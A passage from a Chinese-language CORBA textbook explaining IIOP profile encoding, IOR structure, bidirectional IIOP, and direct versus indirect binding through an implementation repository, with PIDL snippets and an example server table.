这与无用存储单元收集和对象的生命周期有重大的分歧。往往,一个服务器程序向客户机提供一个工厂操作。客户机通过调用一个操作可以在该服务器上创建一个新的对象,并且稍后可以通过调用另一个操作来(一般是通过调用 destroy 或 CosLifeCycle::remove)撤销该对象。如果在已创建一个对象后客户机崩溃了,这样问题就产生了,并因此永远不可避免再次删除该对象。对服务器程序来说没有办法知道客户机是永久脱离还是临时地关闭了连接,因为它缺少连接的知识。这就意味着,服务器程序必须保持对象激活,因为服务器程序不能知道客户是否还对该对象感兴趣。

一些 ORB 提供了一个 API 调用,通过它可以让服务器程序监测网络连接状态。如果一个网络连接关闭,在服务器应用程序代码中 ORB 就调用一个回调函数。这就给了服务器程

⁷ 至少理论上是这样。实际上我们已经看到在非 UNIX 平台上,TCP/IP 的探测实现并不能可靠地报告无序连接的关闭。

序一个清除客户机创建的对象的机会。但是,任何这样的策略都还有许多问题。首先,服务器程序必须以某种方式能够将关闭的连接与一个特定的客户机相关联,以决定哪一个对象应被撤消。另外,因为在 GIOP 中没有从客户机到服务器程序的 CloseConnection 消息(GIOP 1.2 除外),所以网络连接的监测做出了一个客户使用的连接管理假设。实际上,服务器程序假设如果一个客户机关闭了一个连接,它就意味着,服务器程序可能清除由该客户程序创建的对象。这不是一个有效的假设。比如,如果客户程序是使用不同的供应商的 ORB 编写的,它可能使用一个强制的连接重用策略。这时,客户机可能有意地关闭一个连接,但服务器程序就认为该客户已经崩溃并错误地撤消了该客户创建的对象。

如果决定使用你的 ORB 供应商提供的扩展来监控连接关闭,应该知道你不能得到 GIOP 规范所提供的保证。如果你知道客户程序将使用相同的供应商的 ORB 进行编写,就没有问题。但是应记住,将连接关闭用于无用存储单元收集依赖于这些专用的扩展功能并且可能不能用于使用另一种 ORB 编写的客户程序。我们在第 12 章中已讨论了其他的、可移植的无用存储单元收集策略。

13.7 IIOP 综述

GIOP 指定了客户机与服务器之间进行通信所必需的大部分协议细节。GIOP 与具体的传输无关,它是一个抽象的协议,而 IIOP 明确为 TCP/IP,它是 GIOP 的一个具体实现(或映射)。为了将 GIOP 转换为一个具体的协议,IIOP 只需要指定 IOR 的编码。记得在 2.5.3 节讲过,一个 IOR 由三个主要部分组成:仓库 ID,终点信息,和对象密钥。IIOP 只是指定一个 IOR 如何编码在一个 IOR 内的 TCP/IP 寻址信息,这样客户机就可以建立一个到服务器程序的连接来发送一个请求。

像 GIOP 一样,IIOP 从它一开始已经修订过两次,所以 CORBA 规定了 IIOP 1.0,1.1,和 1.2。IIOP 1.1 向 IOR 中添加了标记组件(tagged component)的标志。标记组件是用来支持某些 CORBA 的更新的特性,比如,支持不同的宽位字符代码集。IIOP 1.2 支持 GIOP 1.2 中的双向功能。

任何版本的 IIOP 引用都可归入任何版本的 GIOP。但是,为了得到双向功能,IIOP 1.2 要求 GIOP 1.2 或更高版本。

在使用 IIOP 的 IOR 中的终点信息需按照如下的 IDL 进行编码:

```
module IIOP { // PIDL
    struct Version {
        octet    major;
        octet    minor;
    };

    struct ProfileBody 1 1 {
        Version                                iiop_version;
        string                                 host;
        unsigned short                         port;
        sequence<octet>                      object key;
        sequence<IOP::TaggedComponent>       components;
    };
}
```

```

    };
}

```

我们这里所示的是版本 1.1 和 1.2 的定义(除了没有使用标记组件外,1.0 的定义与它们相同)。一个 ProfileBody_1_1 类型的结构完全能识别一个请求的目标对象;可以找到宿主和端口号在哪一个服务器上,并且请求是针对这个服务器上的对象。

- iiop_version 字段表示协议的版本信息。
- host 和 port 字段指定了哪一个服务器上的宿主和端口号监听请求。宿主既可编码为十进制数加上点号的形式(比如 234.234.234.234)或一个宿主名(如 acme.com)。
- object_key 字段是一个八位字节序列,它用来识别具体的目标对象。
- components 字段包含一个标记组件序列(只对于 IIOP 1.1)。每个标记组件是一个包含两个字段的结构。第 1 个字段标记组件类型,第 2 个字段包含组件的数据(见 13.8 节)。

一个 ProfileBody_1_1 类型的结构只应用于 IIOP 并对一个客户机如何定位一个请求的目标对象进行编码。如果一个服务器程序使用 IIOP 作为它的传输,那由该服务器程序创建的对象引用就包含一个 IIOP 配置文件。为了建立一个连接,客户端解码该配置文件并使用宿主和端口号建立到服务器的一个连接。建立一个连接后,客户机就随每个请求发送对象密钥。换句话说,宿主和端口识别目标服务器,并且对象密钥由服务器程序进行解码以确定哪一个特定的对象应该接收该请求。

13.8 IOR 的结构

CORBA 使用可互用的对象引用作为识别一个对象的通用手段。如在 2.5.1 节所提到的,对象引用对客户端应用程序代码来说是不透明的,并且完全封装了发送一个请求所必需的内容,包括使用的传输和协议。

IIOP 是 CORBA 使用的主要的可互用的协议,并且每个 ORB 声称支持互用性都必须支持 IIOP。CORBA 还规定了另一种协议,即 DEC Common Inter-ORB Protocol (DEC-CIOP)。该协议是可选的(可互用的 ORB 不需要支持它),并且它使用 DEC-RPC 作为它的传输。

DEC-CIOP 是所谓的环境特定的互用 ORB 协议 (SEIOP, environment-specific inter-ORB protocol) 的一个例子。与 TCP/IP 不同,环境特定的协议允许使用 CORBA 跨传输和协议使用,并且允许供应商支持为特定的环境进行优化的专用的协议。就像 CORBA 在不断发展一样,我们将会看到对其他的传输和协议的支持。比如,在将来的版本中很可能支持通过 ATM 网络的面向连接的 GIOP,并且还允许使用无连接传输,比如 UDP。

这就意味着,对象引用必须是可扩展的,这样将来的协议就可进行追加而不需要破坏现有的客户机和服务器程序。CORBA 指定了满足这种要求的一种 IOR 编码。IOR 不仅可以扩展为含有将来协议的协议信息,也可能让供应商添加他们自己的专用协议。另外,单个 IOR 也可能包含多协议信息。比如,一个 IOR 可以同时包含 IIOP 和 DEC-CIOP 信息。这样,必须使用 DEC-CIOP 的客户程序也可使用相同的 IOR 与必须使用 IIOP 的客户机的对象进行通

信。如果一个客户机同时访问两种传输,ORB 运行时动态地为一个请求选择使用的传输。

一个 IOR 还可以包含多个相同协议的配置文件。比如,一个 IOR 可以包含三个 IIOP 配置文件,每一个都表示一个不同的宿主和端口号。当一个客户机通过该 IOR 调用一个请求时,ORB 运行时动态地从包含在该 IOR 中的三个服务器终点中选择一个。这就提供了负载平衡的一个挂钩,同时容错的 ORB 在多个服务器进程中复制相同的单个 CORBA 对象^⑧。

CORBA 规范使用伪 IDL 来定义一个 IOR 如何编码信息以便将一个请求发送到正确的目标对象所需的信息:

```
module IOP {           // PIDL
    typedef unsigned long   ProfileId;
    const ProfileId        TAG_INTERNET_IOP = 0;
    const ProfileId        TAG_MULTIPLE_COMPONENTS = 1;

    struct TaggedProfile {
        ProfileId          tag;
        sequence<octet> profile_data;
    };

    struct IOR {
        string               type_id;
        sequence<TaggedProfile> profiles;
    };

    typedef unsigned long ComponentId;
    struct TaggedComponent {
        ComponentId         tag;
        sequence<octet> component_data;
    };
    typedef sequence<TaggedComponent> MultipleComponentProfile;
};
```

初看起来,这是很难懂的,但实际上事情并没有像看起来的那么糟。在这个 IDL 中的主要数据类型是 struct IOR,它定义了一个 IOR 的基本编码为一个字符串,其后面紧接一个配置文件序列。type_id 字符串提供了仓库 ID 格式中的 IOR 接口类型,我们在 4.19 节讨论过仓库 ID。profiles 字段是一个协议指定的配置文件序列,它对应于目标对象所支持的每种协议。比如,一个可以通过 IIOP 或 DEC-CIOP 访问的对象的 IOR 在 profiles 序列中有两个元素。图 13.7 说明了一个 IOR 的主要结构。

Repository ID	Data for protocol 1	Data for protocol 2	...	Data for protocol n
---------------	---------------------	---------------------	-----	---------------------

图 13.7 一个 IOR 的主要结构

为了说明在气温控制系统的控制器中所包含的仓库 ID,它的值为 IDL::CCS/Controller:1.0。假定用于实现该控制器的 ORB 只支持 IIOP,紧接着仓库 ID 是一个单个的包含 TaggedProfile 类型结构的配置文件。一个标记配置文件包含一个 tag 字段和一个八位字节

^⑧ OMG 已迈出了在标准化容错的第一步(见文献[22])。

序列,该八位字节序列包含由该标记识别的配置文件。在 IIOP 1.1 中,该标记为 TAG_TINTERNET_IOP(0),profile_data 成员对 IIOP:ProfileBody 类型结构进行编码,如第 13.7 节所示。

OMG 管理标记值的名字空间。为了支持一个专用的协议,供应商可能请求分配一个或更多的标记值以用于它的特殊用法。标记值决定了配置文件数据的格式,所以供应商可以使用一个独占的标记来表示一个特定供应商的配置文件,该配置文件对一个专用的协议的寻址信息进行编码。客户机只能尝试解码它们知道的那些标记的配置文件信息,并且忽略所有的其他配置文件。这样,在一个 IOR 中的专用的协议信息就不会影响互用性。只要 IOR 包含至少一种 IIOP 配置文件,任何可互用的 ORB 都可使用该 IOR。

如果一个 IOR 配置文件具有标记 TAG_MULTIPLE_COMPONENTS,该 profile_data 字段就包含一个 MultipleComponentProfile 类型的序列。多组件的配置文件具有它们自己的内部结构,该结构编码为一个 TaggedComponent 类型的结构序列。像对配置文件标记一样,OMG 还管理组件标记的名字空间,所以供应商可以在 IOR 中编码专用的信息而不破坏互用性。

多组件配置文件还可用于服务特定的信息。比如,支持 OMG 安全服务的 ORB 将一个组件添加到每一个 IOR,该 IOR 描述了使用哪一种安全机制来保密一个请求。另一个组件是用于描述哪一个包含宽位字符的代码集是用于请求的。

CORBA 指定的组件之一对 ORB 类型进行编码。ORB 类型描述了指定的 ORB 供应商和用于创建 IOR 的 ORB 版本(并非所有的 ORB 都使用这个组件)。ORB 类型组件可以进行大量的优化。尤其是,如果一个 IOR 包含 ORB 类型,客户机就可以决定是否使用与客户机使用的相同的 ORB 来创建 IOR。如果是,客户机就知道如何解码 IOR 的专用部分,因为该 IOR 是用相同的 ORB 创建的。接着 IOR 的专用部分可能包含用来优化客户机和服务器之间通信的信息(我们将在 14.4.6 节介绍一些这样的优化)。

13.9 双向 IIOP

正如在 13.4 节所提到的,为了支持双向通信,CORBA 2.3 中添加了 GIOP 1.2 和 IIOP 1.2。这样客户机和服务器就可以转换角色而不需要打开一个可能被防火墙阻塞的独立的连接。在编写本书时,正在修订规范,实现可能会在 1999 年中期出现,所以我们在本章中不能详细介绍版本 1.2 的内容。下面是主要修订内容的小结。

- GIOP 1.2 没有添加新的消息类型,但对大多数消息头和消息体进行了扩展。这些扩展支持附加的信息,这些信息是双向通信进行数据交换所必需的。
- GIOP 1.2 添加了一个 LOCATE_FORWARD_PERM 应答状态,它用于简化对象迁移(参阅 14.5 节)。
- 为了在一个 LOCATE_FORWARD 应答后重新编组更加有效,GIOP 1.2 严格了一个请求体的对齐限制。
- 为了支持双向通信,IIOP 1.2 在服务上下文中添加了附加信息。如果客户机和服务都同意使用的话,它还定义了一个可进行双向通信的策略。这个策略可让管理员

来终止不可靠连接的双向通信,这样就可以防止客户机伪装成别人来回调对象。如果不能进行双向通信,GIOP 1.2 使用一个单独的连接来进行回调。

13.10 本章小结

GIOP 规定了客户机和服务器之间进行交换的连在一起的数据和信息的表示形式。I-IOP 添加了 ORB 通过 TCP/IP 进行互用所需要的特定的信息。所有可互用的 ORB 都支持 IIOP。此外,ORB 可能支持 DEC-CIOP 或专用的协议。

IOR 包含一个对象的接口类型和一个或更多的协议配置文件。每个配置文件包含客户机使用一个特定协议发送一个请求所需的信息。单个的 IOR 可能同时包含几个协议的寻址信息。这种设计使得单个的 CORBA 对象可以通过不同的传输进行访问,并且还提供了容错 ORB 的一个基本协议挂钩。

一个 IIOP 1.1 可能包含大量的标记组件。组件对附加的信息进行编码;比如,它们可以识别请求所用的代码集或安全机制。为了支持添加值的特性或优化,供应商可以向 IOR 添加专用的组元。

CORBA 定义了识别 ORB 供应商和 ORB 版本的一个特殊的组件。如果一个 ORB 中有这个组件,客户机就可能检测出客户机和服务器是否使用相同的 ORB。如果它们是,客户机就可以利用这个知识来优化与服务器的通信。

GIOP 1.2 和 IIOP 1.2 允许客户机和服务器通过单个的连接穿越防火墙进行通信。

第14章 实现仓库和绑定

14.1 本章概述

本章介绍 ORB 内部实现的一些细节。尤其是，本章说明了客户机是如何建立与它需要访问的服务器的连接。14.2 到 14.4 节讨论了绑定的不同模式并解释了在绑定和自动服务器程序启动过程中实现仓库的作用。14.5 节讨论实现仓库时可用的设计方案并解释了这些方案如何影响对象迁移，以及一个 ORB 的可靠性、性能和可扩展性。14.6 和 14.7 节介绍服务器程序的各种激活模式，14.8 节通过讨论实现仓库中的一些安全问题对本章进行总结。

14.2 绑定模式

在第 13 章中，我们讨论了客户机如何通过一个面向连接的协议（如 TCP/IP）向服务器发送请求以及接收应答，但我们没有讨论客户机如何正确地建立一个与服务器的连接以及一个服务器如何将提出的请求与它的伺服程序相关联的问题。打开一个连接并将一个对象引用与它的伺服程序相关联的这个过程称为绑定（binding）。

CORBA 为一个 ORB 实现的绑定提供了极大的灵活性。不同的 ORB 提供不同的选项，但是，通常绑定算法的设计大大影响了一个 ORB 的灵活性、性能和扩展性。

通常，ORB 支持两种绑定模式：直接绑定和间接绑定。所有的 ORB 都支持直接绑定。间接绑定与一个外部定位代理有关，这个外部定位代理也就是实现仓库，它是 CORBA 的一个可选组件（大多数通用的 ORB 都有一个实现仓库）。实现仓库可以提供附加的特性，比如，服务器程序迁移、对象迁移、自动服务器程序启动和负荷平衡。实现仓库的准确特性集与 ORB 供应商和 ORB 所要求的运行环境有关。

直接绑定和间接绑定都是协议指定的。具体来说，嵌入在一个 IOR 中的寻址信息与所使用的传输有关。在这里，我们假定使用 IIOP。

14.3 直接绑定

每当一个服务器应用程序创建一个对象引用时，服务器端运行时就将支持绑定的信息嵌入在对象引用中。尤其是，一个 IOR 包含一个 IP 地址（或主机名）、TCP 端口号和一个对象密钥。如果一个服务器将它自己的地址和端口号插入到一个引用中，该引用就使用直接绑定。

一个 ORB 可以对暂态引用和持久引用使用直接绑定。如在 11.4.1 节所见，只要与它关联的 POA 存在，一个暂态 IOR 将持续地工作。在撤消该 POA 或它的服务器程序关闭后，一个暂态引用就永久失去功能；它再也不会工作，即使它的 POA 重新被创建或它的服务器程

序重新启动。相反，一个持久的 IOR 将持续地代表同一个对象，即使它的服务器程序关闭和重新启动。

14.3.1 暂态引用的直接绑定

暂态引用总是依赖于直接绑定^①。当一个服务器程序使用一个具有 TRANSIENT 生命范围策略的 POA 创建一个 IOR 时，服务器端运行时将绑定信息嵌入到 IOR 中。

- 配置文件中的地址和端口号设置为服务器自身的地址和端口号。
- IOR 的对象密钥设置为包含两个元素。
- 用于创建 IOR 的 POA 名称

暂态 POA 必须具有一个名称，这个名称在一个 ORB 域中的所有其他的 POA 的空间和时间上是唯一的。为了强制实现这个规则，创建一个暂态 POA 时，ORB 可以在 POA 名字前添加一个唯一的标识符作为前缀。比如，ORB 可以使用一个通用唯一标识符(universally unique identifier, UUID)来确保任何一个暂态 POA 都不可以拥有一个在过去某个时候其他暂态 POA 已使用的名称。

- 在相关联的 POA 范围内唯一的一个对象 ID

因为对象 ID 只需要在它的 POA 的范围内是唯一的，比如，ORB 可以为每一个使用 TRANSIENT 策略的 POA 保留一个计数器。当使用这个 POA 创建每个新的引用时，该计数器值递增，这样这个 POA 的所有 IOR 就具有不同的对象 ID。ORB 并不强制要求使用一个计数器，也可使用一些其他策略来生成唯一的对象 ID。

当一个客户程序接收到一个暂态引用并调用第一个请求时，客户端运行时从 IOR 的配置文件中提取出地址和端口号，并尝试打开一个连接。打开这个连接的尝试可能会遇到如下几种情况。

- 服务器程序运行在引用指定的主机和端口上。

这时，客户机发送一个请求消息给服务器程序。请求消息包含对象密钥，对象密钥(在其他事件中)由 POA 名称和对象 ID 组成。服务器程序使用该 POA 名来定位合适的 POA，该 POA 使用对象 ID 来定位合适的伺服程序。如果 POA 和伺服程序都存在(或者是可以被激活)，则绑定成功，并将请求调度给该伺服程序。

- 在该引用所指定的主机和端口上没有进程在监听。

客户机尝试打开一个到服务器的连接，但失败，这时客户端运行时在应用程序中就会产生一个 TRANSIENT 异常。

- 创建该引用的原始服务器程序已经关闭，在同一端口上，与原始服务器程序相同的另一个服务器程序已开始运行。

这时客户机发送一个请求给正在监听该端口的服务器程序。服务器程序接到该请求后，尝试用一个匹配的名称定位一个 POA。但是，由于所有的暂态 POA 具有唯一的名字，在对象密钥中的 POA 名字不能与服务器程序的任何 POA 的名称相匹配。结

^① CORBA 规范并没有这么要求，所以暂态引用也可使用间接绑定，但我们所知道的 DRB 都没这么做，因为暂态引用的间接绑定只会使 ORB 复杂化而不会有任何好处。

果,服务器程序返回一个 OBJECT_NOT_EXIST 异常给该客户,绑定失败,实际上也应该如此。

- 原始的服务器程序已经关闭但稍后重新启动,并且碰巧获得了相同的端口号。

即使同样的服务器程序在与原始的服务器程序同样的地址上进行监听,绑定也必定失败,因为一个暂态引用只有在它的 POA 的生命期内是有效的。再次说明,在打开连接后客户机才发送请求给服务器对象密钥中的 POA 名字保证了不会匹配到服务器程序使用的任何 POA 名称上。即使服务器程序代码用和前面的暂态 POA 同样的名字创建了一个暂态 POA,ORB 也会在名称前加一个 OUID(或一个类似的伪随机标识符)前缀以强制地保持暂态 POA 名称的唯一性。在服务器上 POA 名称不匹配将会向客户机发送一个 OBJECT_NOT_EXIST 异常,所以绑定失败。

总的说来,暂态引用的绑定依赖于服务器的实际的主机地址和端口号。当客户机调用一个请求时,如果服务器程序仍运行在该地址和端口号,绑定成功。如果服务器程序不再运行,客户端运行时就会产生一个 TRANSIENT 异常。如果另一个服务器程序实例运行在相同的地址和端口号,接到该请求的服务器程序返回一个 OBJECT_NOT_EXIST 异常给客户,因为对象密钥中的 POA 名称不能与服务器程序中任何 POA 名称相匹配。

14.3.2 持久引用的直接绑定

一个ORB有许多不同的选项用于如何生成持久的对象引用。最简单的机制依赖于直接绑定。

当一个服务器程序使用一个具有 PERSISTENT 生命范围策略的 POA 创建一个引用时,该 ORB 运行时为 IOR 创建包含服务器程序的地址和端口号的配置文件。但是,因为该引用使用了一个持久的 POA,ORB 就不向它的名称添加一个 UUID 以保持名称的唯一性。相反,当它创建该 POA 时,它使用由应用程序指定的 POA 名称。

现在引用的绑定就像暂态引用一样进行。客户机连接到在引用中找到的地址和端口号并发送一个请求。只要服务器程序在正确的地址上运行,请求就会绑定到正确的伺服程序上。持久引用的直接绑定依赖于以下的几个方面:

- 当它创建 POA 时,服务器程序必须总是对相同的 POA 使用相同的名称。
- 当它为该对象创建一个 IOR 时,服务器程序必须总是对一个具体的 CORBA 对象使用相同的对象 ID。
- 服务器程序必须总是以相同的主机和端口号启动。

当创建一个 POA 或一个 IOR 时,通过使用相同的 POA 和对象 ID 就可很容易地满足前面两条。但是,CORBA 并没有规定如何强制实现第三条,所以你要指导一个服务器程序如何从 ORB 到 ORB 的变化总是以相同的主机和端口启动。有代表性的是,ORB 允许你将一个端口号作为命令行参数传递给该服务器程序。通过 ORB_init,服务器端运行时可知道端口,所以运行时可以将服务器程序安排到一个特定的端口。一些 ORB 还允许你使用一个配置应用程序来存储服务器程序应该使用的端口号。

持久引用的直接绑定是简单有效的。因为一个 IOR 包含服务器程序的主机和端口号,所以客户机可以直接打开一个到服务器程序的连接而不需要额外的开销。但是持久引用的

直接绑定还有一些缺陷。

- 不能用一个不同的主机启动一个服务器程序而不断开客户机拥有的引用与服务器程序上的持久对象之间的连接。每一个引用包含主机域名或具有一个不同IP地址的主机，如果这个服务器移到了一个具有不同域名或不同IP地址的主机上，使用在前面主机上的运行的服务器所创建的引用就不能再绑定请求。
- 服务器程序必须在一个固定的端口监听请求，该端口号只能赋值给服务器程序一次，此后该端口不能在不断开引用的情况下进行更改。这个要求就它本身而言没有什么，但是它导致了在大量安装时的管理问题，因为手工管理端口号是相当麻烦的。
- 当一个客户机发送一个请求时，服务器程序必须运行。如果服务器程序没有运行，绑定就会失败。

不能将服务器程序从一个主机迁移到另一个主机是许多设计方案中的最大缺陷。比如，在一个ORB安装过程中，它可以希望将一个服务器程序从一台机器迁移到另一台机器，这样做只是为了使负荷有一个更好分布。如果持久引用依赖于直接绑定，这个优化就是不可能的。

当客户机提出请求时，直接绑定要求服务器程序处于运行状态，并且当请求到达时，没有办法自动按要求启动一个服务器程序。这个要求可能是一个问题，尤其是在包含许多服务器程序的大量安装时。即使空闲的服务器程序也消耗操作系统的资源，比如，对换空间、网络连接、页表项、文件描述符、进程表项等等。由于这个原因，持久引用的直接绑定通常仅用在特定目的的环境中，比如嵌入式系统。

14.4 通过实现仓库的间接绑定

大多数通用的ORB提供了一个实现仓库，它支持持久引用的间接绑定。间接绑定解决了与持久引用的直接绑定相关的问题，它是以稍微降低从客户机到服务器程序的第一次请求的性能为代价来实现的。典型的实现仓库还提供了按要求自动启动服务器程序，并可能提供不同的激活模式（参阅14.6节）。

14.4.1 实现仓库的标准一致性

CORBA规范没有标准化实现仓库，它只是建议了一些供应商可以用来实现的函数。这种非标准化是经过深思熟虑的。

- 实现仓库是与它们所使用的平台密切相关的。比如，实现仓库必须处理一些细节，如进程创建和终止、线程和信息处理。这些函数随操作系统不同而变化，所以实现仓库本质上是不可移植的。
- CORBA规范允许ORB的实现适用于从嵌入式系统到全球性的企业系统各种环境。提供一个规范要想适用于所有可能的环境是不可行的，因为一个实现仓库所提供的功能随着环境的不同会有很大的差别。
- 一些特性，比如对象迁移、可扩展性、性能和负荷平衡都与实现仓库有关。所以，它提供了重要一点，ORB供应商可以根据这一点提供附加的特性，并让仓库适用于目标

环境。

不管是否缺少标准化,来自不同供应商的 ORB 之间的互用性还是有保证的。CORBA 严格规定一个实现仓库在绑定期间如何影响客户,所以使用供应商 A 的 ORB 的客户可以互用来自供应商 B 的实现仓库。专有的机制只是存在于服务器程序和它们各自的实现仓库中。这就意味着为供应商 A 的 ORB 编写的服务器程序要求使用来自同一供应商的实现仓库。但是,服务器程序和它们的仓库之间的交互对客户机和其他服务器程序来说都是不可见的,所以它们并不破坏互用性。服务器程序和它们的实现仓库之间专用的机制局限在 ORB 的配置中,并且 POA 映射确保了服务器程序源代码可移植性是为不同供应商的 ORB 保留的。

因为实现的仓库特性是与供应商有关的,所以下面的内容可能不适用于所有的 ORB,可能会发现你的特定的 ORB 仓库在某些方面与我们这里的描述不同。但是,大多数通用的 ORB 的仓库实现提供了我们这里所描述的特性,因而下面的介绍仍是有用的。

14.4.2 实现仓库结构

实现仓库具有如下的职责:

- 它维护一个已知的服务器程序的注册表。
- 它记录在哪一个主机以及哪一个端口号上哪一个服务器程序当前正在运行。
- 如果它们用自动启动注册,它就按要求启动服务器程序。

每一个实现仓库运行时必须像一个监听固定主机和固定端口号上请求的过程一样。ORB 供应商可能为了他们的特殊用途通过 Internet Assigned Numbers Authority(IANA)保留端口号。此外,实现仓库必须永久地运行。这就意味着,实现仓库是守护进程,通常由一个启动脚本在引导时启动。

表 14.1 一个实现仓库的服务器程序表

逻辑服务器名	POA 名	启动命令	主机和端口号
CCS2	thermometer		bobo.acme.com:1780
CCS	thermostat		bobo.acme.com:1780
CCS	controller	rsh bobo /opt/CCS/ CCS_svr	bobo.acme.com:1799
NameService	ns_poa	/opt/myorb/bin/name_svr-v	
Payroll	PR_V1		fifi.acme.com:1253
Stock	dept_1		
Stock	dept_2		

为了跟踪服务器程序,实现仓库维护一个数据结构,也就是服务器程序表。表 14.1 说明了这样的一个例子。对于每个服务器程序,实现仓库记录如下信息。

- 逻辑服务器名

逻辑服务器名标识我们认为什么是一个“服务器”。换句话说,当它被实例化为一个运行进程时,它标识为实现一个或多个 POA 的一个进程。

- POA 名

在绑定期间,POA 名起到了表中的主关键字的作用。而逻辑服务器名主要起到一个服务器的所有信息的管理句柄的作用,POA 名在对象引用出现,并且它标识了在什么地址可找到它的服务器。

- 如果一个客户机调用一个请求时,服务器程序并没有在运行,启动命令记录了一个服务器程序如何按要求进行启动。请注意,单个的逻辑服务器可以使用几个 POA。如果是这样,就不需要为每一个 POA 注册一个启动命令。比如,在表 14.1 中,CCS 服务器只为控制器 POA 注册了一个启动命令,而没有为温度计和恒温器 POA 注册。这样,只有对控制器的请求,而不是对温度计和恒温器的请求,将会导致服务器程序的自动激活。

启动命令注册是一个可选项。比如,表 14.1 中的 Stock 和 Payroll 服务器没有一个启动命令。没有启动命令就意味着,这些服务器程序将不能由实现仓库按要求启动。相反,它们必须手工启动^②。

还应注意,由实现仓库启动的服务器程序不需要运行在与仓库相同的机器上。比如,CCS 服务器程序可在不同的机器上,通过一个远程的命令解释程序(shell)来启动。使用 rsh 远程启动一个服务器程序仅是一个可能的选项。一些 ORB 还允许你直接命名一个服务器主机,并且 ORB 负责启动该主机服务器程序。此外,一些 ORB 还允许你为服务器程序指定一个特定的端口号。

- 主机和端口

该列记录了当前正在运行的服务器程序的地址。在此列中没有的项表示该服务器程序当前是关闭的。

请注意,如果一个服务器程序使用多个 POA,不同的 POA 可能监听同一端口或者可以使用不同的端口。这个选择依赖于你的 ORB 供应商。一些 ORB 将一个服务器上的所有 POA 映射到相同的端口号,而另一些 ORB 为每个 POA 或 POA 管理器赋值一个不同的端口。这个选择并不影响你编写服务器程序代码。在这里要注意的重点是对每个实例化的 POA,实现仓库知道 POA 在什么主机和端口监听外来的请求。

ORB 提供了一个管理命令,使用它你可以复制实现仓库以通知它逻辑服务器名、该服务器使用的 POA 的名称并且如果该服务器程序是按要求启动的话,还有一个命令行。

14.4.3 定位域

对持久引用使用间接绑定的每个服务器程序必须知道在何处可以找到它的实现仓库。依赖于 ORB,通过环境变量、配置文件或命令行选项,服务器程序定位实现仓库。最重要一点是,每个服务器程序知道它的仓库的主机和端口号。

^② CORBA 规范的早期版本常常调用这种持久服务器。遗憾的是术语“持久”在此与持久 IOR 没有任何关系。相反,它表示服务器必须由手工启动。由此可能会产生潜在的混乱,因此现在的规范中,术语持久服务器不再存在。但在老的 CORBA 中偶尔可能会遇到它。

配置为使用相同实现仓库的服务器程序可以说是在相同的定位域(location domain)。实际上，定位域是机器或服务器进程组，在相同定位域中的所有机器或服务器程序进程创建的对象引用通过相同的仓库进行绑定。典型情况是仓库可以运行在任何地方，并不像它所监管的服务器过程一样只能在相同的机器上运行(尽管一些ORB强制执行这个限制)。一个具体的定位域可以只包括单个的机器或服务器，或者它可以包括多台机器或服务器。我们将在14.5节更详细地讨论定位域。

14.4.4 服务器程序和实现仓库之间的相互影响

当一个服务器进程启动时，在它的配置信息中查找它的实现仓库的主机和端口号并且连接到仓库上。然后它发送一个包含服务器主机名的消息给实现仓库。这就通知仓库服务器程序在哪一台机器上已经启动；每次可能不是相同的机器。

对由服务器程序创建的每一个新的持久POA，服务器程序发送一个消息给实现仓库，该消息包含POA名和POA监听请求的端口号。相反，每当一个POA被撤消时，服务器程序通知仓库这个POA已不再接受请求。当一个服务器程序关闭时(典型情况是当它的事件循环终止时)，它也通知实现仓库该服务器程序不再处理请求。

实际效果是实现仓库任何时候都知道哪一个服务器程序在运行，哪里、哪一个POA是激活的，并且每个POA的什么端口号在监听。实现仓库一般还实现了大量的处理各种故障的机制。比如，一个高质量的仓库将检测一个服务器程序是否已崩溃并且处理故障，比如失去连接。

实现仓库和它的服务器程序与POA之间的相互影响的细节是复杂的，并且也是由供应商确定的。正是这个原因，在这里我们就不再讨论所有的错误校正问题。相反，我们只介绍ORB如何将请求绑定到伺服程序的基本原理。

14.4.5 通过实现仓库的绑定

当一个服务器程序创建一个持久引用时，在它的IOR配置文件中设置了地址和端口号，以便暗示实现仓库负责服务器程序。服务器程序通过在它的配置信息中查找就可知道使用哪一个主机和端口号。此外，通常IOR包含POA名和对象ID。

当一个客户第一次使用IOR时，它就尝试打开一个与它在配置文件中找到的主机和端口的连接。对于间接绑定，主机和端口是实现仓库的。如果仓库关闭并且没有连接可以建立，客户端运行时就会在客户应用程序代码产生一个TRANSIENT异常。仓库可能在稍后会再次出现，所以客户机过一会儿可以重试该操作，绑定可能就会成功。

如果客户成功地连接到实现仓库，它就可简单地发送由应用程序调用的请求^⑶。实现仓库不能处理该请求，因为实际的目标对象存在于一个不同的服务器过程中。但是，因为服务器程序和实现仓库使用了相同的ORB，实现仓库知道如何解码由客户发送过来的请求中的对象密钥。仓库接下来从对象密钥中取出POA名，并将它用作为它的服务器程序表的一个索引。

^⑶ 详见14.4.6节，在此节中讨论了优化这种行为的策略。

- 如果 POA 名不能在服务器程序表中找到(因为服务器程序从未注册), 目标服务器程序对仓库来说是完全未知的。这时, 仓库应答给客户机一个 OBJECT_NOT_EXIST 异常, 并将该异常传递给客户应用程序代码。
- 如果 POA 名是已知的, 但对应的伺服程序没有运行, 并且没有一个注册的自动启动命令行, 仓库返回一个 TRANSIENT 异常给客户, 它也传递给应用程序代码。
- 如果 POA 名是已知的, 并且对应的服务器程序没有运行, 但注册了一个命令行, 仓库通过执行命令启动该服务器程序进程。然后它等待来自服务器程序的消息, 服务器程序将服务器程序的主机和端口号指示给请求使用的 POA。这些消息不仅告知仓库 POA 的详细地址, 还让它知道 POA 准备接受请求。
- 如果服务器程序正在运行(可能是首次启动后), 仓库返回一个 LOCATION_FORWARD 值为 reply_status 的 Reply 消息给客户(参阅 13.4.2 节)。在这个应答体中, 仓库返回另一个对象引用给客户。仓库通过创建一个新的配置文件来构造该 IOR, 在该配置文件中包含服务器程序的实际主机和端口, 以及原始的 POA 名和对象 ID。

现在该客户已有一个新的对象引用并且通过打开一个与新的引用中的配置文件所指示的主机和端口的连接, 并第二次发送该请求, 重新启动绑定过程。由于实现仓库返回实际服务器程序的当前地址信息, 客户机就可以在第二次尝试时将请求发送到正确的服务器程序并请求就像暂态引用一样绑定到它的伺服程序上。

假定服务器程序按表 14.1 进行注册, 图 14.1 阐述了引用到控制器对象之间的一系列过程。该图假设实现仓库运行在机器 coco 的端口 2133 上, 并且当客户调用请求时, CCS 服务器程序没有运行。绑定的步骤如下:

